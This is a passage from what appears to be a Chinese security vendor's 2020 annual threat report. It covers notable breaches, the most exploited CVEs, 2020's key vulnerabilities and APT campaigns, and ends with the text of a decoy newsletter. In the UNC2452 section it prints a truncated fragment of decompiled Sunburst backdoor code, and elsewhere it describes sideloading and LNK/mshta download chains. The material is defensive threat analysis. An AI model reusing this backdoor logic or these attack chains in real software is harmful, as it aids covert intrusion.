2020 年 6 月，瑞星发现尼日利亚网络钓鱼组织对国内大量进出口贸易、货运代理、船运物流等企业进行猛烈的网络钓鱼攻击，这类组织通过搜索、购买或窃取等方式获取企业相关邮箱账号进行钓鱼邮件投递，劫持企业公务往来邮件，伪装成买卖双方从而进行诈骗，以牟取暴利，该组织已收集大量国内企业员工的公务和个人邮箱，或企业网站登录凭据等数据，这会导致国内诸多企业遭受巨大的经济损失或信息被窃等风险。（详细分析见报告专题 2）

10. Twitter 公司员工被钓鱼，致奥巴马、盖茨推特账号发布欺诈消息

2020 年 7 月，黑客团伙入侵推特（Twitter）网络，接管了多个政客、名人和企业家的推特账户，如：美国前总统奥巴马、美国民主党总统候选人拜登、微软公司创始人比尔·盖茨、亚马逊公司创始人杰夫·贝佐斯、金融大亨沃伦·巴菲特、特斯拉 CEO 埃隆·马斯克、纽约市前市长迈克尔·布隆伯格、歌手坎耶·韦斯特、美国社交名媛金·卡戴珊，以及苹果公司、优步公司的官推等。黑客利用这些账号发布比特币钓鱼链接，声称任何人只要往某个比特币账户发送比特币，就会得到双倍回报，且活动只限 30 分钟内参与。诈骗推文发布后几分钟内，一些比特币帐户显示收到超过 113,000 美元。此次受到影响的名人政要账号数量众多，可以说是推特历史上最大的安全事件。

11. Windows XP 源代码泄露

2020 年 9 月，Microsoft 的 Windows XP 和 Windows Server 2003 操作系统的源代码以 torrent 文件的形式发布在公告板网站 4chan 上。此次泄漏在网络上的 torrent 文件的大小总为 43GB，其中包括 Windows Server 2003 和 Microsoft 开发的其他较旧操作系统的源代码，包括：Windows 2000，Windows CE 3，Windows CE 4，Windows CE 5，Windows Embedded 7，Windows Embedded CE，Windows NT 3.5，Windows NT 4，MS-DOS 3.30，MS-DOS 6.0。尽管微软对泄露的代码系统早已停止支持，但是仍然有部分人群由于各样的原因，一直没有升级到最新的系统，不法分子有可能利用此次泄露的源代码进行反向工程，以发现可利用的漏洞，这将在未来一段时间甚至长期影响相关用户的安全。

12. 英特尔内部数据泄漏，涉及芯片机密和知识产权

2020 年 8 月，据外媒报道，英特尔公司发生数据泄密事件，其 20GB 的内部机密文档被上传到在线文档分享网站 MEGA 上。被公布的文件内包含与各种芯片组内部设计有关的英特尔知识产权内容，比如 2016 年的 CPU 技术规格、产品指南和手册。该文件由瑞士软件工程师蒂尔·科特曼（Till Kottmann）发布，其声称这些文件来自一名入侵英特尔的匿名黑客，英特尔也已在对此进行调查，他们认为是有权限的个人下载并分享。

13. 美国百万选民数据泄露

2020 年 9 月，据俄罗斯媒体报道，一个 ID 为“Gorka9”的用户在某个论坛上表示可以免费访问密歇根州 760 万选民的个人信息。此外，暗网上还出现康涅狄格州、阿肯色州、佛罗里达州和北卡罗来纳州等 200 万至 600 万选民详细信息的数据库。研究人员表示，这些泄露信息是真实的选民数据，其中包括姓名、出生日期、性别、选民登记日期、地址、邮政编码、电子邮件、选民登记号和投票站号码。

14. 330 万台老年机被植入木马，数百万条公民个人信息遭贩卖

2020 年 11 月，据媒体报道称，多数老年机被植入木马病毒，借助木马程序获取手机号码信息，并自动拦截验证码，以此来获取个人信息。这些获取的个人信息会进行 APP 注册，通过刷单获利，也会打包出售给公民个人信息批发商，从中牟利。据悉，这些带有木马植入程序的老年机多达 330 余万台，出售获利竟有 790 余万元。

15. 富士康 100G 数据被盗，黑客勒索 2.2 亿元

2020 年 12 月，据外媒 Bleeping Computer 报道，墨西哥的富士康工厂遭到了“DoppelPaymer”勒索软件的攻击，导致其在墨西哥的生产设施出现问题。此次攻击感染了大约 1200 台服务器，攻击者窃取的未加密文件约有 100GB，并将其 20TB 至 30TB 的备份数据删除。据悉，DoppelPaymer 勒索软件攻击者要求富士康在一定期限内支付 1804.0955 比特币(价值约 2.2 亿元)，以换取加密密钥，否则将公布被盗数据。

16. 美国网络安全公司 FireEye 遭黑客组织入侵，敏感工具被窃

2020 年 12 月，全球最大的网络安全公司之一 FireEye（火眼）披露遭遇黑客入侵，黑客成功窃取了 FireEye 渗透测试工具包。被盗工具数量大、范围广，从用于自动化侦查的简单脚本到类似于 CobaltStrike 和 Metasploit 等公开可用技术的整个框架。此外，FireEye 还拥有大量美国关键基础设施和政府部门客户，FireEye 首席执行官 Kevin Mandia 在新闻发布中表示，攻击者还搜索了 FireEye 公司某些政府客户的信息。

17. 全球数家重要机构因 SolarWinds 供应链攻击而被黑客入侵

2020 年 12 月，据美国安全公司 FireEye 称，代表外国政府从事攻击活动的黑客攻陷了软件提供商 SolarWinds，并在旗下的 Orion 网络管理软件更新服务器中植入恶意代码，导致美国财政部、美国 NTIA 等多个政府机构用户受到长期入侵和监视。此次攻击活动范围很广，影响了全球各地的公共和私营组织，受害者包括北美、欧洲、亚洲和中东的政府、咨询、技术、电信和采掘等实体行业。


（二）2020 年漏洞分析

1. 2020 年 CVE 漏洞利用率 Top10

报告期内，从收集到的病毒样本分析来看攻击者利用最多的漏洞还是微软 Office 漏洞。CVE-2017-11882、CVE-2017-0199 等因稳定性和易用性仍一直是钓鱼邮件等攻击者使用的最爱。攻击者利用 Office 漏洞投递大量的 Emotet、AgentTesla、TrickBot 等间谍软件、银行木马。全球的外贸行业深受其害，我国的对外贸易企业众多，大量企业被攻击，造成巨大经济损失。

CVE-2017-0147 Windows SMB 协议 MS17-010 永恒之蓝漏洞在 2017 年爆发，虽然过去将近 3 年，但仍是目前被病毒利用得最多的安全漏洞之一。虽然暴露在互联网中存在该漏洞的终端设备数量较少，但是在企业内网环境中还有大量的终端设备该漏洞尚未修复，利用永恒之蓝的挖矿 DTLMiner、EternalBlueMiner 等各种各样的挖矿病毒仍然在大量内网环境中传播发展。

瑞星根据漏洞被黑客利用程度进行分析，评选出 2020 年 1 至 12 月份漏洞 Top10：



1.1 CVE-2017-11882 Office 远程代码执行漏洞

该漏洞又称公式编辑器漏洞，2017 年 11 月 14 日，微软发布了 11 月份的安全补丁更新，悄然修复了潜伏 17 年之久的 Office 远程代码执行漏洞 CVE-2017-11882。该漏洞为 Office 内存破坏漏洞，影响目前流行的所有 Office 版本，攻击者可以利用漏洞以当前登录的用户身份执行任意命令。漏洞出现在模块 EQNEDT32.EXE 中，该模块为公式编辑器，在 Office 的安装过程中被默认安装，该模块以 OLE 技术将公式嵌入在 Office 文档内。由于该模块对于输入的公式未作正确的处理，攻击者可以通过刻意构造的数据内容覆盖掉栈上的函数地址，从而劫持程序流程，在登录用户的上下文环境中执行任意命令。

1.2 CVE-2010-2568 Windows LNK 快捷方式漏洞

该漏洞影响 Windows XP SP3，Server 2003 SP2，Vista SP1 和 SP2，Server 2008 SP2 和 R2 及 Windows 7。Windows 没有正确地处理 LNK 文件，特制的 LNK 文件可能导致 Windows 自动执行快捷方式文件所指定的代码。

1.3 CVE-2016-7255 Win32k 特权提升漏洞

CVE-2016-7255漏洞是一个Windows内核提权漏洞,影响:Microsoft Windows VistaSP2,Windows Server 2008SP2 和 R2SP1，Windows7 SP1，Windows8.1，Windows Server 2012 Gold 和 R2，WindowsRT8.1，Windows10 Gold，1511，1607，Windows Server 2016。攻击者可利用该漏洞在内核模式下执行任意代码。多个 APT 组织在攻击活动中使用了该内核提权漏洞进行攻击。

1.4 CVE-2017-0147 Windows SMB 协议漏洞 MS17-010

2017 年 5 月份 Shadow Brokers 公布了他们从 Equation Group 窃取的黑客工具，其中包含“永恒之蓝”等多个 MS17-010 漏洞利用工具。MS17-010 对应 CVE-2017-0143、CVE-2017-0144、CVE-2017-0145、CVE-2017-0146、CVE-2017-0147、CVE-2017-0148 等多个 SMB 漏洞。这份工具的泄露直接导致了后来 WannaCry 病毒的全球爆发，包括中国在内的至少 150 多个国家，30 多万用户中招，并且金融、能源、医疗等众多行业皆受影响，据统计其造成损失高达 80 亿美元。此后各种利用 MS17-010 漏洞的病毒疯狂增长，影响深远。

1.5 CVE-2012-6422 Samsung Galaxy Android 设备内核安全漏洞

CVE-2012-6422 是一个内核安全漏洞，源于运行 Exynos4210 或 4412 处理器时，/dev/exynos-mem 使用弱权限(0666)。通过特制的应用程序（如 ExynosAbuse），攻击者利用该漏洞读取或写入任意物理内存并获得特权。SamsungGalaxyS2，GalaxyNote2，MEIZUMX 以及其他 Android 设备中的内核中存在此漏洞。

1.6 CVE-2009-0927 Adobe Acrobat 和 Reader Collab getIcon() JavaScript 方式栈溢出漏洞

Adobe Acrobat 和 Reader 没有正确地处理 PDF 文档中所包含的恶意 JavaScript。如果向 Collab 对象的 getIcon()方式提供了特制参数，就可以触发栈溢出，黑客可以成功利用这个漏洞允许以当前登录用户的权限完全控制受影响的机器。

1.7 CVE-2010-0188 TIFF 图像处理缓冲区溢出漏洞

Adobe Reader 和 Acrobat TIFF 图像处理缓冲区溢出漏洞，Adobe 在解析 TIFF 图像文件的时候，使用了开源库代码(libtiff)存在堆栈溢出的 bug，漏洞出在对 DotRange 属性的解析上。该漏洞被多个 APT 组织在攻击行动中所使用。

1.8 CVE-2012-4681 Oracle Java 任意代码执行漏洞

该漏洞于 2012 年 8 月 26 日被安全公司 FireEye 所披露。该公司安全研究员 Atif Mushtaq 发现 CVE-2012-4681 漏洞最初的利用代码是部署在网站 ok.XXX4.net。当用户通过电子邮件等方式引导连接到该网站时，网页内含的 Java 程序能够绕过 Java 的沙盒保护机制，并下载安装恶意程序 dropper（Dropper.MsPMs）。Oracle Java 7 Update 6 和其他版本中存在此漏洞，远程攻击者可利用恶意的 java applet 绕过 Java 沙盒限制，从而在应用中执行任意代码。

1.9 CVE-2017-0199 Microsoft Office 逻辑漏洞

此漏洞主要是 word 在处理内嵌 OLE2Link 对象，并通过网络更新对象时没有正确处理 Content-Type 所导致的一个逻辑漏洞。该漏洞利用 Office OLE 对象链接技术，将包裹的恶意链接对象嵌在文档中，Office 调用 URL Moniker 将恶意链接指向的 HTA 文件下载到本地，URL Moniker 通过识别响应头中 content-type 的字段信息最后调用 mshta.exe 将下载到的 HTA 文件执行起来。

1.10 CVE-2014-6352 Microsoft OLE 远程代码执行漏洞

CVE-2014-6352 漏洞被认为可以绕过 CVE-2014-4114 补丁。此漏洞源于没有正确处理含有 OLE 对象的 Office 文件，Microsoft Windows 在 OLE 组件的实现上存在此安全漏洞，未经身份验证的远程攻击者可利用此漏洞执行远程代码。攻击者利用此漏洞可以在管理员模式或者关闭 UAC 的情况下实现不弹出警告窗运行嵌入的恶意程序。

2. 2020 年最热漏洞分析

2.1 CVE-2020-1472 Netlogon 特权提升漏洞

该漏洞是一个 NetLogon 特权提升漏洞。NetLogon 组件是 Windows 上一项重要的功能组件，用于用户和机器在域内网络上的认证，以及复制数据库以进行域控备份，同时还用于维护域成员与域之间、域与域控之间、域 DC 与跨域 DC 之间的关系。攻击者使用 Netlogon 远程协议(MS-NRPC)建立与域控制器连接的易受攻击的 Netlogon 安全通道时，存在特权提升漏洞。成功利用此漏洞的攻击者可以在网络中的设备上运行经特殊设计的应用程序。

2.2 CVE-2020-0601 CryptoAPI 椭圆曲线密码证书检测绕过漏洞

该漏洞存在于 CryptoAPI.dll 模块中，可用于绕过椭圆曲线密码（ECC）证书检测，攻击者可以利用这个漏洞，使用伪造的代码签名证书对恶意的可执行文件进行签名，并以此恶意文件来进行攻

击。此外由于 ECC 证书还广泛应用于通信加密中，攻击者成功利用该漏洞可以实现对应的中间人攻击。

2.3 CVE-2020-0796 SMB 远程代码执行漏洞

该漏洞是一个 Windows 系统 SMB v3 的远程代码执行漏洞，攻击者利用该漏洞，向存在漏洞的受害主机 SMB 服务发送一个特殊构造的数据包，即可远程执行任意代码。这是一个类似于 MS08-067，MS17-010 的“蠕虫级”漏洞，可以被病毒利用，造成类似于 Wannacry 病毒的大范围传播。

2.4 CVE-2020-1350 Windows DNS 服务器远程代码执行漏洞

该漏洞为 DNS Server 远程代码执行漏洞，是一个“蠕虫级”高危漏洞。漏洞源于 Windows DNS 服务器处理签名（SIG）记录查询的缺陷所致，超过 64 KB 的恶意 SIG 记录会导致堆缓冲区溢出，从而使攻击者能够远程执行具有高特权的代码。攻击者可以发送特殊构造的数据包到目标 DNS Server 来利用此漏洞，进而可能达到远程代码执行的效果。

2.5 CVE-2020-0674 Internet Explorer 远程代码执行漏洞

该漏洞存在于 Internet Explorer 浏览器脚本引擎 jscript.dll 文件中，Internet Explorer 浏览器脚本引擎在处理 IE 内存对象时存在远程代码执行漏洞。成功利用该漏洞的攻击者可获得和当前用户相同的用户权限，如果当前用户为管理员权限，攻击者便能够控制受影响的系统，进而安装程序、更改或删除数据、创建新账户等。攻击者通过该漏洞可以进行“挂马”活动，构造一个恶意网站，诱使用户查看该网站，以此触发漏洞。

2.6 CVE-2020-0688 微软 EXCHANGE 服务的远程代码执行漏洞

该漏洞是一个 Exchange 服务上的漏洞，是由于 Exchange Control Panel(ECP)组件中使用了静态秘钥（validationKey 和 decryptionKey）所导致的。利用这个漏洞，攻击者可通过 Exchange 服务上的普通用户权限以 SYSTEM 身份执行任意代码，并完全控制目标 Exchange 服务器。

2.7 CVE-2020-0787 Windows 本本地提权漏洞

2020 年 3 月，微软公布了一个本地权限提升漏洞 CVE-2020-0787，攻击者在使用低权限用户登录系统后，可以利用该漏洞构造恶意程序直接获取系统管理员或者 system 权限。该漏洞是由 BITS(Background Intelligent Transfer Service)服务无法正确处理符号链接导致，攻击者可通过执行特制的应用程序利用该漏洞覆盖目标文件提升权限。

2.8 CVE-2020-14386 Linux 内核权限提升漏洞

该漏洞为 Linux 内核权限提升漏洞。Linux 发行版高于 4.6 的内核版本的源码 net/packet/af_packet.c 在处理 AF_PACKET 时存在一处整数溢出漏洞。本地攻击者通过向受影响的主机发送特制的请求内容，可以造成权限提升。

2.9 CVE-2020-6519 Google Chrome 浏览器策略绕过漏洞

该漏洞是一个基于 Chromium 的 Web 浏览器的漏洞，漏洞影响 Windows、Mac 和安卓平台基于 Chromium 的 Web 浏览器，攻击者利用该漏洞可以绕过 Chrome 73 及之后版本的内容安全策略(Content Security Policy，CSP）并执行任意恶意代码。

2.10 CVE-2020-14882,CVE-2020-14883 Weblogic 远程执行漏洞


这两个漏洞是 Weblogic 漏洞，Weblogic 是 Oracle 公司推出的 J2EE 应用服务器。CVE-2020-14882 允许未授权用户绕过管理控制台的权限验证访问后台，CVE-2020-14883 允许后台任意用户通过 HTTP 协议执行任意命令。攻击者通过这两个漏洞，构造特殊的 HTTP 请求，在未经身份验证的情况下接管 WebLogic Server Console，并执行任意代码。

（三）2020 年全球 APT 攻击事件解读

1. APT 组织 UNC2452


UNC2452 是 2020 年新的 APT 组织，由美国安全公司 FireEye 命名。该组织在 2020 年 12 月的时候攻陷软件提供商 SolarWinds，并将具有传输文件、执行文件、分析系统、重启机器和禁用系统服务等能力的 Sunburst 后门，插入到该企业旗下 Orion 网络管理软件中带 SolarWinds 数字签名的组件 SolarWinds.Orion.Core.BusinessLayer.dll 中。SolarWinds 公司客户遍布全球，覆盖了政府、军事、教育等大量重要机构和超过九成的世界 500 强企业。此次 APT 组织 UNC2452 利用 SolarWinds 供应链进行攻击的事件影响甚广，造成了极恶劣的影响，FireEye 称已在全球多个地区检测到攻击活动，受害者包括北美、欧洲、亚洲和中东的政府、咨询、技术、电信和采掘等实体企业。

此次攻击事件中 APT 组织通过篡改文件 SolarWinds.Orion.Core.BusinessLayer.dll，在此 DLL 文件中增添了 Sunburst 后门，因此使得 Sunburst 后门带有有效的数字签名：Solarwinds Worldwide，LLC。



图：Sunburst 数字签名

较原来正常的SolarWinds.Orion.Core.BusinessLayer.dll文件相比，恶意DLL文件中Sunburst后门代码存于新增的OrionImprovementBusinessLayer类中，Sunburst后门可以执行禁用杀软、盗取数据、下发和执行文件等恶意操作。



图：新增类


```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInva
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                            OrionImprovementBusinessLayer.Update();
                            OrionImprovementBusinessLayer.instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
```

图：部分 Sunburst 后门代码

2. APT 组织 OceanLotus

“OceanLotus”是一个至少自 2012 年就开始进行网络攻击的 APT 组织，这个 APT 组织又称：“海莲花”、APT 32、SeaLotus、APT-C-00、Ocean Buffalo，是最活跃的 APT 组织之一。有信息表明该组织疑似为越南背景，由国家支持。其攻击目标包括但不限于中国、东盟、越南中持不同政见者和记者，目标行业多为能源、海事、政府和医疗等领域。2020 年捕获了多起“海莲花“针对中国的攻击样本，攻击手法主要有利用漏洞、Office 宏以及带数签的正常程序加载恶意 dll 等。

例如：该 APT 组织针对中国所投递的“中国正在追踪来自湖北的旅行者.exe”的攻击样本中，其主要利用正常的 exe 程序加载隐藏的 dll 以便释放诱饵文档迷惑目标，同时在内存中隐秘执行远控木马。




图：中国正在追踪来自湖北的旅行者.exe

图：诱饵文档

该 APT 组织针对目标还会投递利用办公文档等图标进行伪装的恶意自解压程序，例如：名为”CV_Enginneer_CH.doc~.exe”的恶意样本，虽然样本图标为 word 文档图标，但是样本类型为自解压应用程序。该程序的攻击流程主要是：

MicrosoftUpdate.exe(带正常数签)，加载 SoftwareUpdateFiles.dll（带正常数签），然后加载 SoftwareUpdateFiles.Resources\en.lproj\SoftwareUpdateFilesLocalized.dll(恶意文件)最后加载 SoftwareUpdateFiles.locale(被加密的 shellcode)



图：自解压程序

3. APT 组织 SideWinder

APT 组织 SideWinder 至少从 2012 年就开始进行网络攻击，疑似来自印度。这个 APT 组织又称“响尾蛇”、T-APT-04，从 2020 年所捕获的攻击样本中分析发现，该组织的大多数活动都集中在中国和巴基斯坦等国家，针对的目标行业大多数为医疗机构、政府和相关组织，攻击手法主要有利用钓鱼邮件等方式投递带恶意对象，CVE-2017-11882 漏洞的诱饵文档，投递利用远程模板技术下载恶意文档，或者投递带恶意链接的快捷方式文件等。

例如：其投递和亚洲组织 ASPAC 有关的诱饵文档“Nominal Roll for BMAC Journal 2020.doc”，攻击手法主要是在诱饵文档中嵌入恶意 hta 代码，利用 CVE-2017-11882 漏洞执行 hta 代码达到窃密远控目的。

图：Nominal Roll for BMAC Journal 2020.doc

在其所投递的与巴基斯坦政府相关的攻击样本“Pak Army Deployed in Country in Fight Against Coronavirus.pdf.lnk”和投递的涉及中国政府攻击样本“OIMC News Letter.pdf.lnk”中，都是利用恶意快捷方式调用 mshta.exe 远程下载执行恶意文件，后续进行窃密远控等操作。

图：Pak Army Deployed in Country in Fight Against Coronavirus.pdf.lnk

中华人民共和国国防部国际军事合作办公室

Office for international Military Cooperation

Ministry of National Defense, People's Republic of China

News Letter: June

40 female officers trained for peacekeeping mission

A total of 40 female officers from 26 countries received certificates on 19 June for completing a peacekeeping training program jointly sponsored by China's Ministry of National Defense and UN Women.

The training, which ran from June 08 to 19, aimed to increase the abilities of female peacekeepers in protecting the interests of women and children, and aiding victims of regional violence.

The officers, including five from China, were selected by UN Women.

The training included courses on peacekeeping action overviews, humanitarian action principles, protecting civilians in conflicts and community development, as well as exercises on cooperation, early warning and researching information.

This is the fourth time since 2016 that China has hosted training programs aimed at female peacekeepers.

According to an official with the Defense Ministry, the training showed China's efforts in fulfilling its international obligations, undertaking peace missions, and promoting gender equality in peacekeeping.

